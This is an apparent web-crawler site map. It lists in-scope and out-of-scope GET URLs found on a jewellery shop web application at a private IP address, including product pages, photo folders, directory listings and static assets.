TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings
TRUE	GET	http://192.168.1.20/contact.php
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0008&MenuCat=3&Subname=Bangles
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0009&MenuCat=3&Subname=Ear%20Rings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0010&MenuCat=3&Subname=Mang%20Tika
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0011&MenuCat=3&Subname=Mangalsutra
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0012&MenuCat=3&Subname=Necklaces
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0013&MenuCat=3&Subname=Nose%20Rings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0014&MenuCat=3&Subname=Pendant%20Set
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0015&MenuCat=3&Subname=Pendants
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0028&MenuCat=3&Subname=LadyRings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0029&MenuCat=3&Subname=ManRings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0016&MenuCat=4&Subname=Anklets
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0017&MenuCat=4&Subname=Armlets
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0018&MenuCat=4&Subname=Bracelet

TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0019&MenuCat=4&Subname=Brooches
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0020&MenuCat=4&Subname=Hair%20Pin
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0021&MenuCat=4&Subname=EarRings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0022&MenuCat=4&Subname=Cuffilinks
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0023&MenuCat=4&Subname=Chain
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0024&MenuCat=4&Subname=ManRings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0025&MenuCat=4&Subname=Pendants
TRUE	GET	http://192.168.1.20/css/
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0026&MenuCat=4&Subname=Pendants%20Sets
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0027&MenuCat=4&Subname=Lady%20Rings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0030&MenuCat=4&Subname=ToeRings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0001&MenuCat=5&Subname=Bangles
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0002&MenuCat=5&Subname=EarRings
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0003&MenuCat=5&Subname=Necklaces
FALSE	GET	http://www.woothemes.com/flexslider/
FALSE	GET	http://www.opensource.org/licenses/mit-license.php
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0004&MenuCat=5&Subname=Nose%20Pin
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0005&MenuCat=5&Subname=Pendant%20Set
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0006&MenuCat=5&Subname=Pendants
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0007&MenuCat=5&Subname=LadyRings
TRUE	GET	http://192.168.1.20/featured.php
TRUE	GET	http://192.168.1.20/latest.php
TRUE	GET	http://192.168.1.20/topviewed.php?Items=0031&MenuCat=8&Subname=Views
TRUE	GET	http://192.168.1.20/topsell.php?Items=0032&MenuCat=8&Subname=Sellings
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/6.jpg
TRUE	GET	http://192.168.1.20/image/
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/2.jpg

TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/9.jpg
TRUE	GET	http://192.168.1.20/addendum.php?type=delivery.php
TRUE	GET	http://192.168.1.20/addendum.php?type=terms.php
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/6.jpg
TRUE	GET	http://192.168.1.20/viewpurchase.php
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/2.jpg
TRUE	GET	http://192.168.1.20/default.php
TRUE	GET	http://192.168.1.20/image/favicon.png
TRUE	GET	http://192.168.1.20/image/logo.png
TRUE	GET	http://192.168.1.20/image/banner1-960x300.jpg
TRUE	GET	http://192.168.1.20/image/banner2-960x300.jpg
TRUE	GET	http://192.168.1.20/image/addBanner-940x145.jpg
TRUE	GET	http://192.168.1.20/image/mail.png
TRUE	GET	http://192.168.1.20/image/phone.png
TRUE	GET	http://192.168.1.20/js/
FALSE	GET	http://github.com/kenpb/phpinfo
FALSE	GET	http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css
FALSE	GET	http://php.net/favicon.ico
FALSE	GET	https://github.com/aFarkas/html5shiv
FALSE	GET	https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js
FALSE	GET	http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js
FALSE	GET	http://sorgalla.com/jcarousel/
FALSE	GET	http://sorgalla.com/
FALSE	GET	http://www.opensource.org/licenses/gpl-license.php
FALSE	GET	http://jquery.com/
FALSE	GET	http://billwscott.com/carousel/
TRUE	GET	http://192.168.1.20/Photos/

TRUE	GET	http://192.168.1.20/Photos/Diamond/
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/
TRUE	GET	http://192.168.1.20/Photos/Gold/
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/
TRUE	GET	http://192.168.1.20/Photos/Silver/
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/6.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0008&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/7.jpg

TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0009&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika/9.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0011&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/7.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0010&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0013&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0012&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/1.jpg

TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0015&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0028&pn=2
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0016&pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/1.jpg

TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0021&pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/7.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0022&pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/1.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0023&pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0024&pn=2
TRUE	GET	http://192.168.1.20/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/css/?C=M;O=A
TRUE	GET	http://192.168.1.20/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/css/bootstrap.css
TRUE	GET	http://192.168.1.20/css/jquery.fancybox.css
TRUE	GET	http://192.168.1.20/css/slideshow.html
TRUE	GET	http://192.168.1.20/css/stylesheet-1.css
TRUE	GET	http://192.168.1.20/css/stylesheet-2.css
TRUE	GET	http://192.168.1.20/css/stylesheet-3.css

TRUE	GET	http://192.168.1.20/css/stylesheet-4.css
TRUE	GET	http://192.168.1.20/icons/blank.gif
TRUE	GET	http://192.168.1.20/icons/back.gif
TRUE	GET	http://192.168.1.20/icons/text.gif
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0026&pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/9.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0030&pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/1.jpg

TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/7.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0001&pn=2
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0002&pn=2
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0004&pn=2
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/8.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0006&pn=2
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/2.jpg

TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/5.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/10.jpg
TRUE	GET	http://192.168.1.20/viewproduct.php?Items=0007&pn=2
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/10.jpg
TRUE	GET	http://192.168.1.20/featured.php?pn=2
TRUE	GET	http://192.168.1.20/featured.php?pn=3
TRUE	GET	http://192.168.1.20/featured.php?pn=4
TRUE	GET	http://192.168.1.20/featured.php?pn=5
TRUE	GET	http://192.168.1.20/featured.php?pn=6
TRUE	GET	http://192.168.1.20/featured.php?pn=7
TRUE	GET	http://192.168.1.20/featured.php?pn=8
TRUE	GET	http://192.168.1.20/featured.php?pn=9
TRUE	GET	http://192.168.1.20/featured.php?pn=10
TRUE	GET	http://192.168.1.20/featured.php?pn=11
TRUE	GET	http://192.168.1.20/featured.php?pn=35
TRUE	GET	http://192.168.1.20/latest.php?pn=2
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings/7.jpg
TRUE	GET	http://192.168.1.20/image/?C=N;O=D
TRUE	GET	http://192.168.1.20/image/?C=M;O=A
TRUE	GET	http://192.168.1.20/image/?C=S;O=A
TRUE	GET	http://192.168.1.20/image/?C=D;O=A
TRUE	GET	http://192.168.1.20/image/arrows-2.png
TRUE	GET	http://192.168.1.20/image/back-to-top.png
TRUE	GET	http://192.168.1.20/image/back/
TRUE	GET	http://192.168.1.20/image/banner-shadow.png
TRUE	GET	http://192.168.1.20/image/borderBg.jpg
TRUE	GET	http://192.168.1.20/image/button-next.png
TRUE	GET	http://192.168.1.20/image/button-previous.png
TRUE	GET	http://192.168.1.20/image/cart-icon.jpg
TRUE	GET	http://192.168.1.20/image/close.jpg

TRUE	GET	http://192.168.1.20/image/colorpiker.png
TRUE	GET	http://192.168.1.20/image/fancybox_overlay.png
TRUE	GET	http://192.168.1.20/image/hr.png
TRUE	GET	http://192.168.1.20/image/ico-google.png
TRUE	GET	http://192.168.1.20/image/icon-fb.png
TRUE	GET	http://192.168.1.20/image/icon-twit.png
TRUE	GET	http://192.168.1.20/image/logopsd.psd
TRUE	GET	http://192.168.1.20/image/nophoto.gif
TRUE	GET	http://192.168.1.20/image/xv.png
TRUE	GET	http://192.168.1.20/image/xv_oldpng
TRUE	GET	http://192.168.1.20/icons/image2.gif
TRUE	GET	http://192.168.1.20/icons/folder.gif
TRUE	GET	http://192.168.1.20/icons/unknown.gif
TRUE	GET	http://192.168.1.20/adminstyle.css
TRUE	GET	http://192.168.1.20/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/?C=N;O=D
TRUE	GET	http://192.168.1.20/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/?C=M;O=A
TRUE	GET	http://192.168.1.20/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/?C=D;O=A
TRUE	GET	http://192.168.1.20/js/?C=D;O=A
TRUE	GET	http://192.168.1.20/js/bootstrap.js
TRUE	GET	http://192.168.1.20/js/cloud-zoom.1.0.2.js
TRUE	GET	http://192.168.1.20/js/jquery.dcjqaccordion.2.9.js
TRUE	GET	http://192.168.1.20/js/jquery.js
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/

TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings/LE3042.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/12.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/13.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring/10.jpg
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set/14.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles/?C=S;O=A
